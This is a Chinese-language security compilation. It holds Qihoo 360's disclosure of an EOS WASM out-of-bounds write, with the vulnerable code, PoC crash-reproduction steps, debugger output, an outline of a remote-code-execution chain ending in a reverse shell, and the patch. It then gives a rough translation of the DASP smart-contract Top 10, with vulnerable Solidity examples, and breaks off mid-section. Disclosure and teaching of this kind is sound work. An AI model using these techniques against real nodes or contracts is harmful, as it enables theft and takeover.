
在控制节点服务器后，攻击者可以将恶意合约打包进新的区块，进而攻击和控制其他新的节点，最终攻击和控制整个 EOS 网络。

漏洞报告时间线

2018-5-11	发现 EOS 越界写缓冲区溢出漏洞
2018-5-28	测试开发了完整攻破 EOS 超级节点的漏洞验证程序
2018-5-28	将漏洞细节报告给厂商
2018-5-29	厂商在 Github 托管代码库中修复漏洞，并关闭问题跟踪项
2018-5-29	提醒厂商漏洞未完全修复

一些在 Telegram 上与 Daniel Larimer 的沟通细节：

我们尝试和 Daniel 沟通并报告漏洞，Daniel 回应我们在没有修复漏洞情况下不会发布新版 EOS，同时请求我们在有人公开测试漏洞前，先将漏洞报告提交给他。


Chats
Daniel Larimer
last seen 3 hours ago
May 28
Hey Daniel, I am the leader of Qihoo 360Vulcan Team, a famous security research team. We just found and exploited a critical bug on EOS producer node. The attacker can use it to remotely execute code on nodes.
We have successfully exploited bug on latest version.
How could we report details to EOS? Can we discuss through mail ?
23:43
May 29
We can also submit it to github, but that would make others see this issue, is this OK?
00:17
Hi 00:19
Yes, we won't ship with out it fixed 00:20
Or you can submit it to me here 00:21
Since people are running public test nets
00:21

Daniel 给了我们一个官方的邮件地址，让我们以邮件形式提交漏洞报告。

EOS WASM Contract Function Table Array Out of Bounds Write Vulnerabilityvvvvvvvvvvvv
qihoo 360

[redacted]

To: [redacted]ail.com
Cc: [redacted]
Attachments: (4) Download all attachments
Description.txt (8 KB); poc.[redacted] KB); poc.[redacted] KB); EOS exploit proof of concep~1.mp4 (5 MB)

Hi Daniel,
I am security researcher at Qihoo 360. We have found a critical bug on EOS node which can result in remote code exe
remotely own the nodes who parsed our malicious contract.

最后 Daniel 承诺在 EOS 的漏洞修复后，将给予我们公开致谢。

漏洞细节

这是一个缓冲区溢出越界写漏洞

漏洞存在于在 libraries/chain/webassembly/binaryen.cpp 文件的 78 行,

Function binaryen_runtime::instantiate_module:

```
for (auto& segment : module->table.segments) {
Address offset =
ConstantExpressionRunner<TrivialGlobalManager>(globals).visit(segment.offset).val
ue.geti32();
assert(offset + segment.data.size() <= module->table.initial);
for (size_t i = 0; i != segment.data.size(); ++i) {
table[offset + i] = segment.data[i]; <= OOB write here !
}
```

}

这里的 table 是一个 std :: vector 包含在函数表中的名称，在将元素存储到 table 中时，|offset| 字段没有被正确检查。注意在设置该值之前是有一个 assert 断言的，它会检查偏移量，但不幸的是 assert 仅适用于 Debug 版本，不适用于发布版本。

```
table.resize(module->table.initial);
```

|module->table.initial| 这个代码片段读取的值是根据函数表声明，在 WASM 文件中的读取的，该字段的有效值为 0∽1024。

|offset| 字段的值是根据数据段从 WASM 文件中读取的，它是一个带符号的 32 位值。

所以通过这个漏洞，我们可以在 table 向量之后的内存，越界写入一定范围的内容。

重现漏洞过程

1、编译最新的 EOS 代码 release 版本

```
./eosio-build.sh
```

2、启动 EOS 节点 Start EOS node，完成如下所有必要的配置

https://github.com/EOSIO/eos/wiki/Tutorial-Getting-Started-With-Contracts

3、设置一个漏洞合约

我们提供了一个会造成程序崩溃的 WASM 漏洞验证文件（POC）

在这个 PoC 中，我们简单的设置了 |offset| 字段引用 0xffffffff 地址，所以会触发越界写造成程序崩溃。

开始测试 PoC:

```
cd poc
cleos set contract eosio ../poc -p eosio
```

顺利的话我们会看到 nodeos 进程出现 segment fault 错误

崩溃信息:

```
(gdb) c

Continuing.

Program received signal SIGSEGV, Segmentation fault.

0x0000000000a32f7c in
eosio::chain::webassembly::binaryen::binaryen_runtime::instantiate_module(char
const*, unsigned long, std::vector<unsigned char, std::allocator<unsigned char> >) ()
```

```
(gdb) x/i $pc

=> 0xa32f7c
<_ZN5eosio5chain11webassembly8binaryen16binaryen_runtime18instantiate_modul
eEPKcmSt6vectorIhSaIhEE+2972>:    mov      %rcx,(%rdx,%rax,1)

(gdb) p $rdx

$1 = 59699184

(gdb) p $rax

$2 = 34359738360
```

Here |rdx| points to the start of the |table| vector,

And |rax| is 0x7FFFFFFF8, which holds the value of |offset| * 8.

利用漏洞实现远程代码执行

利用此漏洞可以在 nodeos 进程中实现远程代码执行，漏洞利用方法是将恶意合约上传到受害节点，并让节点解析恶意合约。而在真正的攻击中，攻击者可能会向 EOS 主网络发布恶意合约。

EOS 超级节点解析恶意合约触发漏洞后，攻击者将可以完全控制这个节点。

攻击者可以窃取超级节点的私钥或控制新区块的内容，更重要的是攻击者可以将恶意合约打包成一个新块并发布进行攻击，最终整个网络中的所有节点都将受到攻击并被控制。

我们完成了概念性的漏洞验证程序，并在基于 64 位 Ubuntu 系统的 nodeos 上进行了测试。这个漏洞的攻击过程是这样的：

1、攻击者将恶意合约上传到 nodeos 服务器。

2、服务器 nodeos 进程解析引发漏洞的恶意合约。

3、使用越界写入的原生代码，我们可以覆盖 WASM 模块实例的 WASM 内存缓冲区，在恶意 WASM 代码的帮助下，最终可以在 nodeos 进程中实现了任意内存读/写操作，并绕过了 64 位操作系统上的 DEP / ASLR 等常见的攻击缓解技术。

4、漏洞利用一旦成功，会启动一个反向 shell 连接攻击者。


可以参考我们提供的视频，了解这个概念性的漏洞利用过程，稍后我们可能会提供完整的漏洞利用链。

http://v.youku.com/v_show/id_XMzYzMTg1NjYwMA==.html

漏洞修复

Bytemaster 在 EOS 的 Github 托管项目中，为我们报告的漏洞建立了 3498 编号的 issue 跟进修复问题。

修复的相关代码



但是根据此次漏洞发现者 Yuki 所提交的评论，这个漏洞并没有完全被修复，在 32 位进程的处理过程中仍然存在问题。

2 libraries/chain/webassembly/binaryen.cpp View

```
@@ -73,7 +73,7 @@ std::unique_ptr<wasm_instantiated_module_interface> binaryen_runtime::instantiat
73 73        table.resize(module->table.initial);
74 74        for (auto& segment : module->table.segments) {
75 75           Address offset = ConstantExpressionRunner<TrivialGlobalManager>(globals).visit(segment.offset).value.geti32();
76    -        assert(offset + segment.data.size() <= module->table.initial);
   76 +        FC_ASSERT(offset + segment.data.size() <= module->table.initial);
77 77           for (size_t i = 0; i != segment.data.size(); ++i) {
78 78              table[offset + i] = segment.data[i];
79 79           }
```

1 comment on commit `ea89dce`

guhe120 commented on `ea89dce` 5 hours ago

Hi, there is still some problem with this patch. in 32-bits process, offset + segment.data.size() could overflow and bypass the FC_ASSERT check

DASP 智能合约 Top10 漏洞

作者：区块链威胁情报

原文来源：【安全客】https://www.anquanke.com/post/id/146703

背景介绍

在了解智能合约 Top10 之前，我们简单说一下，OWASP Top10。

OWASP: Open Web Application Security Project

这个项目会公开十大 web 应用程序安全风险

2017 年版下载地址：

http://www.owasp.org.cn/owasp-project/OWASPTop102017v1.3.pdf

类似的，我们有了智能合约 Top10 漏洞。

以下是国外原创，翻译过来的，翻译可能不准确，还请理解。

1.重入

也被称为或与空竞争，递归调用漏洞，未知调用等。

这种漏洞在很多时候被很多不同的人忽略：审阅者倾向于一次一个地审查函数，并且假定保护子例程的调用将安全并按预期运行。————菲尔戴安

重入攻击介绍

重入攻击，可能是最着名的以太坊漏洞，

第一次被发现时，每个人都感到惊讶。

它在数百万美元的抢劫案中首次亮相，导致了以太坊的分叉。

当初始执行完成之前，外部合同调用被允许对调用合同进行新的调用时，就会发生重新进入。

对于函数来说，这意味着合同状态可能会在执行过程中因为调用不可信合同或使用具有外部地址的低级函数而发生变化。

损失：估计为 350 万 ETH（当时约为 5000 万美元）

攻击发现时间表

2016/6/5——Christian Reitwiessner 发现了一个坚定的反模式

https://blog.ethereum.org/2016/06/10/smart-contract-security/

2016/6/9——更多以太坊攻击：Race-To-Empty 是真正的交易（vessenes.com）

http://vessenes.com/more-ethereum-attacks-race-to-empty-is-the-real-deal/

2016/6/12——在以太坊智能合约’递归调用’错误发现（blog.slock.it）之后，没有 DAO 资金面临风险。

https://blog.slock.it/no-dao-funds-at-risk-following-the-ethereum-smart-contract-recursive-call-bug-discovery-29f482d348b

2016/6/17——我认为 TheDAO 现在正在流失（reddit.com）

https://www.reddit.com/r/ethereum/comments/4oi2ta/i_think_thedao_is_getting_drained_right_now/

2016/8/24——DAO 的历史和经验教训（blog.sock.it）

https://blog.slock.it/the-history-of-the-dao-and-lessons-learned-d06740f8cfa5

真实世界影响

DAO

https://en.wikipedia.org/wiki/The_DAO_(organization)

示例

一个聪明的合约跟踪一些外部地址的平衡，并允许用户通过其公共资金检索 withdraw()功能。

一个恶意的智能合约使用 withdraw()函数检索其全部余额。

在更新恶意合约的余额之前，受害者合约执行 call.value(amount)()低级别函数将以太网发送给恶意合约。

该恶意合约有一个支付 fallback()接受资金的功能，然后回调到受害者合约的 withdraw()功能。

第二次执行会触发资金转移：请记住，恶意合约的余额尚未从首次提款中更新。结果， 恶意合约第二次成功退出了全部余额。

代码示例

以下函数包含易受重入攻击影响的函数。当低级别 call()函数向 msg.sender 地址发送 ether 时，它变得易受攻击；如果地址是智能合约，则付款将触发其备用功能以及剩余的交易 gas：

```
function withdraw(uint _amount) {
    require(balances[msg.sender] >= _amount);
```

```
    msg.sender.call.value(_amount)();
    balances[msg.sender] -= _amount;
}
```

其他资源

DAO 智能合约

https://etherscan.io/address/0xbb9bc244d798123fde783fcc1c72d3bb8c189413#code

分析 DAO 的利用

http://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/

简单的 DAO 代码示例

http://blockchain.unica.it/projects/ethereum-survey/attacks.html#simpledao

重入代码示例

https://github.com/trailofbits/not-so-smart-contracts/tree/master/reentrancy

有人试图利用我们的智能合约中的一个缺陷，盗取它的一切

https://blog.citymayor.co/posts/how-someone-tried-to-exploit-a-flaw-in-our-smart-contract-and-steal-all-of-its-ether/

2.访问控制

通过调用 initWallet 函数，可以将 Parity Wallet 库合约变为常规多 sig 钱包并成为它的所有者。

访问控制问题在所有程序中都很常见，而不仅仅是智能合约。

事实上，这是 OWASP 排名前 10 位的第 5 位。人们通常通过其公共或外部功能访问合约的功能。

尽管不安全的可视性设置会给攻击者直接访问合约的私有价值或逻辑的方式，但访问控制旁路有时更加微妙。

这些漏洞可能发生在合约使用已弃用 tx.origin 的验证调用者时，长时间处理大型授权逻辑 require 并 delegatecall 在代理库或代理合约中鲁莽使用。

损失：估计为 150,000 ETH（当时约 3000 万美元）

真实世界影响

奇偶校验错误 1

http://paritytech.io/the-multi-sig-hack-a-postmortem/

奇偶校验错误 2

http://paritytech.io/a-postmortem-on-the-parity-multi-sig-library-self-destruct/

Rubixi

https://blog.ethereum.org/2016/06/19/thinking-smart-contract-security/

示例

一个聪明的合约指定它初始化它作为合约的地址。这是授予特殊特权的常见模式，例如提取合约能力。

不幸的是，初始化函数可以被任何人调用，即使它已经被调用。允许任何人成为合约者并获得资金。

代码示例

在下面的例子中，契约的初始化函数将函数的调用者设置为它的所有者。然而，逻辑与合约的构造函数分离，并且不记录它已经被调用的事实。

```
function initContract() public {
    owner = msg.sender;
}
```

在 Parity multi-sig 钱包中，这个初始化函数与钱包本身分离并在“库”合约。用户需要通过调用库的函数来初始化自己的钱包 delegateCall。不幸的是，在我们的例子中，函数没有检查钱包是否已经被初始化。更糟糕的是，由于图书馆是一个聪明的合约，任何人都可以自行初始化图书馆并要求销毁。

其他资源

修复 Parity 多信号钱包 bug 1

https://github.com/paritytech/parity/pull/6103/files

奇偶校验安全警报 2

http://paritytech.io/security-alert-2/

在奇偶钱包 multi-sig hack 上

https://blog.zeppelin.solutions/on-the-parity-wallet-multisig-hack-405a8c12e8f7

不受保护的功能

https://github.com/trailofbits/not-so-smart-contracts/tree/master/unprotected_function

Rubixi 的智能合约

https://etherscan.io/address/0xe82719202e5965Cf5D9B6673B7503a3b92DE20be#code

3.算数问题

这个问题，我们之前的文章有提到，也就是比较经典的溢出。

也被称为整数溢出和整数下溢。

溢出情况会导致不正确的结果，特别是如果可能性未被预期，可能会影响程序的可靠性和安全性。———Jules Dourlens

溢出简介

整数溢出和下溢不是一类新的漏洞，但它们在智能合约中尤其危险

其中无符号整数很普遍，大多数开发人员习惯于简单 int 类型（通常是有符号整数）

如果发生溢出，许多良性代码路径成为盗窃或拒绝服务的载体。

真实世界影响

DAO

http://blockchain.unica.it/projects/ethereum-survey/attacks.html

BatchOverflow（多个令牌）

https://peckshield.com/2018/04/22/batchOverflow/

ProxyOverflow（多个令牌）

https://peckshield.com/2018/04/25/proxyOverflow/

示例

一个聪明的合约的 withdraw()功能，您可以为您的余额仍是手术后积极检索，只要捐赠合约醚。

一个攻击者试图收回比他或她的当前余额多。

该 withdraw()功能检查的结果总是正数，允许攻击者退出超过允许。

由此产生的余额下降，并成为比它应该更大的数量级。

代码示例

最直接的例子是一个不检查整数下溢的函数，允许您撤销无限量的标记：

```
function withdraw(uint _amount) {
    require(balances[msg.sender] - _amount > 0);
    msg.sender.transfer(_amount);
    balances[msg.sender] -= _amount;
}
```

第二个例子（在无益的 Solidity 编码竞赛期间被发现 https://github.com/Arachnid/uscc/tree/master/submissions-2017/doughoyte）是由于数组的长度由无符号整数表示的事实促成的错误的错误：

```
function popArrayOfThings() {
    require(arrayOfThings.length >= 0);
    arrayOfThings.length--;
}
```

第三个例子是第一个例子的变体，其中两个无符号整数的算术结果是一个无符号整数：

```
function votes(uint postId, uint upvote, uint downvotes) {
    if (upvote - downvote < 0) {
        deletePost(postId)
    }
}
```

第四个示例提供了即将弃用的 var 关键字。由于 var 将自身改变为包含指定值所需的最小类型，因此它将成为 uint8 保持值 0.如果循环的迭代次数超过 255 次，它将永远达不到该数字，并且在执行运行时停止出 gas：

```
    for (var i = 0; i < somethingLarge; i ++) {
        // ...
    }
```

其他资源

SafeMath 防止溢出

https://ethereumdev.io/safemath-protect-overflows/

整数溢出代码示例

https://github.com/trailofbits/not-so-smart-contracts/tree/master/integer_overflow

4.未检查返回值的低级别调用

也称为或与无声失败发送， 未经检查发送。

应尽可能避免使用低级别“呼叫”。如果返回值处理不当，它可能会导致意外的行为。——Remix

其中的密实度的更深层次的特点是低级别的功能 call()，callcode()，delegatecall()和 send()。他们在计算错误方面的行为与其他 Solidity 函数完全不同，因为他们不会传播（或冒泡），并且不会导致当前执行的全部回复。相反，他们会返回一个布尔值设置为 false，并且代码将继续运行。这可能会让开发人员感到意外，如果未检查到这种低级别调用的返回值，则可能导致失败打开和其他不想要的结果。请记住，发送可能会失败！

真实世界影响

以太之王——https://www.kingoftheether.com/postmortem.html

Etherpot——https://www.dasp.co/

代码示例

下面的代码是一个当忘记检查返回值时会出错的例子 send()。

如果调用用于将 ether 发送给不接受它们的智能合约（例如，因为它没有应付回退功能）则 EVM 将用其替换其返回值 false。

由于在我们的例子中没有检查返回值，因此函数对合约状态的更改不会被恢复，并且 etherLeft 变量最终会跟踪一个不正确的值：

```
function withdraw(uint256 _amount) public {
    require(balances[msg.sender] >= _amount);
    balances[msg.sender] -= _amount;
    etherLeft -= _amount;
    msg.sender.send(_amount);
}
```

其他资源

未经检查的外部电话

https://github.com/trailofbits/not-so-smart-contracts/tree/master/unchecked_external_call

扫描“未经检查 – 发送”错误的现场以太坊合约

http://hackingdistributed.com/2016/06/16/scanning-live-ethereum-contracts-for-bugs/

5.拒绝服务

包括达到气量上限，意外抛出，意外杀死，访问控制违规

I accidentally killed it. ————devops199 on the Parity multi-sig wallet

在以太坊的世界中，拒绝服务是致命的：

尽管其他类型的应用程序最终可以恢复，但智能合约可以通过其中一种攻击永远脱机。

许多方面导致拒绝服务，包括在作为交易接受方时恶意行为

人为地增加计算功能所需的 gas，滥用访问控制访问智能合约的私人组件

利用混淆和疏忽，...这类攻击包括许多不同的变体，并可能在未来几年看到很多发展。

损失：估计为 514,874 ETH（当时约 3 亿美元）

真实世界影响

政府

https://www.reddit.com/r/ethereum/comments/4ghzhv/governmentals_1100_eth_jackpot_payout_is_stuck/

奇偶校验多信号钱包

http://paritytech.io/a-postmortem-on-the-parity-multi-sig-library-self-destruct/

示例

一个拍卖合约允许它的用户出价不同的资产。

为了投标，用户必须 bid(uint object)用期望的以太数来调用函数。

拍卖合约将把以太保存在第三方保存中，直到对象的所有者接受投标或初始投标人取消。

这意味着拍卖合约必须在其余额中保留未解决出价的全部价值。

该拍卖合约还包括一个 withdraw(uint amount)功能，它允许管理员从合约获取资金。

随着函数发送 amount 到硬编码地址，开发人员决定公开该函数。

一个攻击者看到了潜在的攻击和调用功能，指挥所有的合约的资金为其管理员。

这破坏了托管承诺并阻止了所有未决出价。

虽然管理员可能会将托管的钱退还给合约，但攻击者可以通过简单地撤回资金继续进行攻击。

代码示例

在下面的例子中（受以太王的启发 http://blockchain.unica.it/projects/ethereum-survey/attacks.html#kotet）

游戏合约的功能可以让你成为总统，如果你公开贿赂前一个。不幸的是，如果前总统是一个聪明的合约，并导致支付逆转，权力的转移将失败，恶意智能合约将永远保持总统。听起来像是对我的独裁：

```
function becomePresident() payable {
    require(msg.value >= price); // must pay the price to become president
    president.transfer(price);    // we pay the previous president
    president = msg.sender;       // we crown the new president
    price = price * 2;            // we double the price to become president
}
```

在第二个例子中，调用者可以决定下一个函数调用将奖励谁。由于 for 循环中有昂贵的指令，攻击者可能会引入太大的数字来迭代（由于以太坊中的气体阻塞限制），这将有效地阻止函数的功能。

```
function selectNextWinners(uint256 _largestWinner) {
    for(uint256 i = 0; i < largestWinner, i++) {
        // heavy code
    }
    largestWinner = _largestWinner;
}
```

其他资源

奇偶 Multisig 被黑客入侵。再次 https://medium.com/chain-cloud-company-blog/parity-multisig-hack-again-b46771eaa838

关于 Parity multi-sig 钱包漏洞和 Cappasity 令牌众包的声明 https://blog.artoken.io/statement-on-the-parity-multi-sig-wallet-vulnerability-and-the-cappasity-artoken-crowdsale-b3a3fed2d567

6.错误随机

也被称为没有什么是秘密的。

合约对 block.number 年龄没有足够的验证，导致 400 个 ETH 输给一个未知的玩家，他在等待 256 个街区之前揭示了可预测的中奖号码。————————阿森尼罗托夫

以太坊的随机性很难找到。

虽然 Solidity 提供的功能和变量可以访问明显难以预测的值

但它们通常要么比看起来更公开，要么受到矿工影响。

由于这些随机性的来源在一定程度上是可预测的，所以恶意用户通常可以复制它并依靠其不可预知性来攻击该功能。

损失：超过 400 ETH

真实世界影响

SmartBillions 彩票

https://www.reddit.com/r/ethereum/comments/74d3dc/smartbillions_lottery_contract_just_got_hacked/

TheRun

https://medium.com/@hrishiolickel/why-smart-contracts-fail-undiscovered-bugs-and-what-we-can-do-about-them-119aa2843007

示例

甲智能合约使用块号作为随机有游戏用的源。

攻击者创建一个恶意合约来检查当前的块号码是否是赢家。如果是这样，它就称为第一个智能合约以获胜；由于该呼叫将是同一交易的一部分，因此两个合约中的块编号将保持不变。

攻击者只需要调用她的恶意合同，直到获胜。

代码示例

在第一个例子中，a private seed 与 iteration 数字和 keccak256 散列函数结合使用来确定主叫方是否获胜。Eventhough 的 seed 是 private，它必须是通过交易在某个时间点设置，并因此在 blockchain 可见。

```
uint256 private seed;

function play() public payable {
```

```
    require(msg.value >= 1 ether);
    iteration++;
    uint randomNumber = uint(keccak256(seed + iteration));
    if (randomNumber % 2 == 0) {
        msg.sender.transfer(this.balance);
    }
}
```

在这第二个例子中，block.blockhash 正被用来生成一个随机数。

如果将该哈希值 blockNumber 设置为当前值 block.number（出于显而易见的原因）并且因此设置为，则该哈希值未知 0。

在 blockNumber 过去设置为超过 256 个块的情况下，它将始终为零。

最后，如果它被设置为一个以前的不太旧的区块号码，另一个智能合约可以访问相同的号码并将游戏合约作为同一交易的一部分进行调用。

```
function play() public payable {
    require(msg.value >= 1 ether);
    if (block.blockhash(blockNumber) % 2 == 0) {
        msg.sender.transfer(this.balance);
    }
}
```

其他资源

在以太坊智能合约中预测随机数

https://blog.positive.com/predicting-random-numbers-in-ethereum-smart-contracts-e5358c6b8620

在以太坊随机

https://blog.otlw.co/random-in-ethereum-50eefd09d33e

7.前台运行

也被称为检查时间与使用时间（TOCTOU），竞争条件，事务顺序依赖性（TOD）

事实证明，只需要 150 行左右的 Python 就可以获得一个正常运行的算法。————Ivan Bogatyy

由于矿工总是通过代表外部拥有地址（EOA）的代码获得 gas 费用

因此用户可以指定更高的费用以便更快地开展交易。

由于以太坊区块链是公开的，每个人都可以看到其他人未决交易的内容。

这意味着，如果某个用户正在揭示拼图或其他有价值的秘密的解决方案，恶意用户可以窃取解决方案并以较高的费用复制其交易，以抢占原始解决方案。

如果智能合约的开发者不小心，这种情况会导致实际的和毁灭性的前端攻击。

真实世界影响

Bancor

https://hackernoon.com/front-running-bancor-in-150-lines-of-python-with-ethereum-api-d5e2bfd0d798

ERC-20

https://docs.google.com/document/d/1YLPtQxZu1UAvO9cZ1O2RPXBbT0mooh4DYKjA_jp-RLM/

TheRun

https://www.dasp.co/

示例

1、一个聪明的合约发布的 RSA 号（N = prime1 x prime2）。

2、对其 submitSolution()公共功能的调用与权利 prime1 并 prime2 奖励来电者。

3、Alice 成功地将 RSA 编号考虑在内，并提交解决方案。

4、有人在网络上看到 Alice 的交易（包含解决方案）等待被开采，并以较高的 gas 价格提交。

5、由于支付更高的费用，第二笔交易首先被矿工收回。该攻击者赢得奖金。

其他资源

在以太坊智能合约中预测随机数

https://blog.positive.com/predicting-random-numbers-in-ethereum-smart-contracts-e5358c6b8620

虚拟和解的前卫，悲痛和危险

https://blog.0xproject.com/front-running-griefing-and-the-perils-of-virtual-settlement-part-1-8554ab283e97

Frontrunning Bancor

https://www.youtube.com/watch?v=RL2nE3huNiI

8.时间操纵

也被称为时间戳依赖

如果一位矿工持有合约的股份，他可以通过为他正在挖掘的矿区选择合适的时间戳来获得优势。————-Nicola Atzei，Massimo Bartoletti 和 Tiziana Cimoli

从锁定令牌销售到在特定时间为游戏解锁资金，合约有时需要依赖当前时间。

这通常通过 Solidity 中的 block.timestamp 别名或其别名完成 now。

但是，这个价值从哪里来？来自矿工！

由于交易的矿工在报告采矿发生的时间方面具有回旋余地

所以良好的智能合约将避免强烈依赖所宣传的时间。

请注意，block.timestamp 有时（错误）也会在随机数的生成中使用，如＃6 所述。坏随机性。

真实世界影响

政府

http://blockchain.unica.it/projects/ethereum-survey/attacks.html#governmental

示例

一场比赛在今天午夜付出了第一名球员。

恶意的矿工包括他或她试图赢得比赛并将时间戳设置为午夜。

在午夜之前，矿工最终挖掘该块。当前的实时时间“足够接近”到午夜（当前为该块设置的时间戳），网络上的其他节点决定接受该块。

代码示例

